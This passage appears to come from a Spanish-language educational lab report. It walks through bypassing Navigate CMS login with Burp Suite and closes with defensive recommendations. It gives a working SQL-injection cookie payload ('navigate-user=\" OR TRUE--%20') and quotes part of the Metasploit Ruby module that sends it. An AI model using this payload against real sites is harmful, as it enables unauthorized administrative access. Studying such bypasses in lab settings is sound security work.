Veremos rápidamente como se aplica la vulnerabilidad de “**bypass**” manualmente usando Burpsuite.

1- Ingresamos a la página víctima mediante el navegador de “**Burpsuite**”



***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

2- Capturamos los datos e intentamos acceder como usuario:

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A captured POST request to `/navigate/login.php` is displayed in the 'Raw' tab. The request body contains a multipart form-data payload with fields for 'username' (set to 'hacker') and 'password' (set to '*****'). The browser window shows the 'Navigate CMS' login page with the same credentials entered.

3- Editamos el espacio donde la cookie se ejecuta y le agregamos el código bypass que se encuentra en el Exploit Database para Navigate (código Ruby para Metasploit)

The screenshot shows the Exploit Database search results for 'Navigate CMS - (Unauthenticated) Remote Code Execution (Metasploit)'. The results list includes a exploit for 'Navigate CMS 2.8 - Cross-Site Scripting'.


The screenshot shows a Ruby script snippet for a Metasploit exploit. It defines a variable `login_bypass_resp` using the `send_request_cgi` method with a POST request to `'/login.php'`. The `'cookie'` parameter is set to `'navigate-user=\\" OR TRUE--%20'`, which is highlighted with a red box. Below the code, there's a conditional check for a successful response (status 302).

The screenshot shows the Burp Suite interface with the 'Intercept' button pressed, intercepting a POST request to `/navigate/login.php`. The browser window shows the 'Navigate CMS' login page with the user 'hacker' and password '*****' entered. A red box highlights the cookie value in the request body of the Burp Suite interface, which matches the value defined in the exploit script.

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

- 4- Daremos unas cuantas veces adelante y estaremos completamente dentro de la página:



13. Conclusiones y Recomendaciones

- 1) No basar el uso de contraseñas en preferencias personales.
- 2) Configurar adecuadamente los servidores CMS y constantemente actualizarlos (No dejarlos predeterminados).
- 3) No compartir datos desde puertos compartidos que se pueden usar para ingresar remotamente al equipo
- 5) No dejar pistas que puedan comprometerlos dentro de páginas web o bases de datos.
- 6) Seguir una correcta política de creación de contraseñas en especial para los administradores.

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT